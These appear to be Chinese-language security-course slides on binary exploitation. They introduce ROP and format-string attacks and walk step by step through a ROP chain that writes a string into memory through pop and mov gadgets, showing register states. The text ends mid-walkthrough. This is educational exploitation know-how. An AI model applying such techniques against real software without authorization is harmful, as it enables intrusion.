

PWN 0x2

WHOAMI

- 彭建霖 YingMuo
- 交大資通安全碩士學位學程
- TWN48、Balsn 戰隊成員
- HITCON 2022 - “Dirty Pipe on Android”
- PWN2OWN TORONTO 2023 3rd - “DEVCORE Intern” 忘了加 s

OUTLINE

- ROP (Return Oriented Programming)
- Format String Attack

ROP

Return Oriented Programming

ROP

- Return Oriented Programming
- NX 保護導致不能跳到 shellcode
- Stack Buffer Overflow 只能控制 RIP
- ROP gadget

ROP gadget

- 在 text segment 的 code 片段
 - 結尾 ret instruction
 - 結尾 jmp / call 等等可以繼續控制 RIP 也可以
- ROPgadget, Ropper, 手動找

ROP gadget

- 常用 gadget
 - Read/write register / memory
 - `pop reg ; ret`
 - `mov [reg1], reg2 ; ret`
 - System call
 - Change rsp

ROP gadget

- 常用 gadget
 - Read/write register / memory
 - System call
 - syscall
 - Change rsp
 - pop rsp ; ret
 - leave ret

ROP gadget

- 把 ROP Gadget 串起來就可以做到任意執行 (ROP Chain)
 - 讀寫記憶體
 - 設定參數執行 function

ROP

- Target – [0x4c7320] = “Kyoumokawaii”
 - pop rdi, 0x4c7320
 - pop rdx, 0x616b6f6d756f794b
 - mov [rdi], rdx
 - pop rdi, 0x4c7328
 - pop rdx, 0x69696177
 - mov [rdi], rdx

ROP gadget


- **BOF**

- pop rdi, 0x4c7320
- pop rdx, 0x616b6f6d756f794b
- mov [rdi], rdx
- pop rdi, 0x4c7328
- pop rdx, 0x69696177
- mov [rdi], rdx

Vuln:
➡ ret
...
...

0x4c7320:
0x0

rdi	0
rsi	0
rdx	0
rbx	0




ROP gadget

- BOF
- **pop rdi, 0x4c7320**
- pop rdx, 0x616b6f6d756f794b
- mov [rdi], rdx
- pop rdi, 0x4c7328
- pop rdx, 0x69696177
- mov [rdi], rdx

0x4020af:
➡ **pop rdi**
ret
...

0x4c7320:
0x0

rdi	0
rsi	0
rdx	0
rbx	0



ROP gadget

- BOF
- **pop rdi, 0x4c7320**
- pop rdx, 0x616b6f6d756f794b
- mov [rdi], rdx
- pop rdi, 0x4c7328
- pop rdx, 0x69696177
- mov [rdi], rdx

0x4020af:
pop rdi
→ **ret**
...

0x4c7320:
0x0

rdi	0x4c7320
rsi	0
rdx	0
rbx	0




ROP gadget

- BOF
- pop rdi, 0x4c7320
- **pop rdx, 0x616b6f6d756f794b**
- mov [rdi], rdx
- pop rdi, 0x4c7328
- pop rdx, 0x69696177
- mov [rdi], rdx

0x485e8b:
→ **pop rdx**
pop rbx
ret

0x4c7320:
0x0

rdi	0x4c7320
rsi	0
rdx	0
rbx	0




ROP gadget

- BOF
- pop rdi, 0x4c7320
- **pop rdx, 0x616b6f6d756f794b**
- mov [rdi], rdx
- pop rdi, 0x4c7328
- pop rdx, 0x69696177
- mov [rdi], rdx

0x485e8b:
pop rdx
→ **pop rbx**
ret

0x4c7320:
0x0

rdi	0x4c7320
rsi	0
rdx	0x616b6f6d756f794b
rbx	0




ROP gadget

- BOF
- pop rdi, 0x4c7320
- **pop rdx, 0x616b6f6d756f794b**
- mov [rdi], rdx
- pop rdi, 0x4c7328
- pop rdx, 0x69696177
- mov [rdi], rdx

0x485e8b:
pop rdx
pop rbx
→ **ret**

0x4c7320:
0x0

rdi	0x4c7320
rsi	0
rdx	0x616b6f6d756f794b
rbx	0




ROP gadget

- BOF
- pop rdi, 0x4c7320
- pop rdx, 0x616b6f6d756f794b
- **mov [rdi], rdx**
- pop rdi, 0x4c7328
- pop rdx, 0x69696177
- mov [rdi], rdx

0x4337e3:
➡ **mov qword ptr [rdi], rdx**
ret


0x4c7320:
0x0

rdi	0x4c7320
rsi	0
rdx	0x616b6f6d756f794b
rbx	0




ROP gadget

- BOF
- pop rdi, 0x4c7320
- pop rdx, 0x616b6f6d756f794b
- **mov [rdi], rdx**
- pop rdi, 0x4c7328
- pop rdx, 0x69696177
- mov [rdi], rdx

0x4337e3:
mov qword ptr [rdi], rdx
 **ret**

0x4c7320:
"kyoumoka"

rdi	0x4c7320
rsi	0
rdx	0x616b6f6d756f794b
rbx	0




ROP gadget

- BOF
- pop rdi, 0x4c7320
- pop rdx, 0x616b6f6d756f794b
- mov [rdi], rdx
- **pop rdi, 0x4c7328**
- pop rdx, 0x69696177
- mov [rdi], rdx

0x4020af:
➡ **pop rdi**
ret
...


0x4c7320:
"kyoumoka"

rdi	0x4c7320
rsi	0
rdx	0x616b6f6d756f794b
rbx	0



ROP gadget

- BOF
- pop rdi, 0x4c7320
- pop rdx, 0x616b6f6d756f794b
- mov [rdi], rdx
- **pop rdi, 0x4c7328**
- pop rdx, 0x69696177
- mov [rdi], rdx

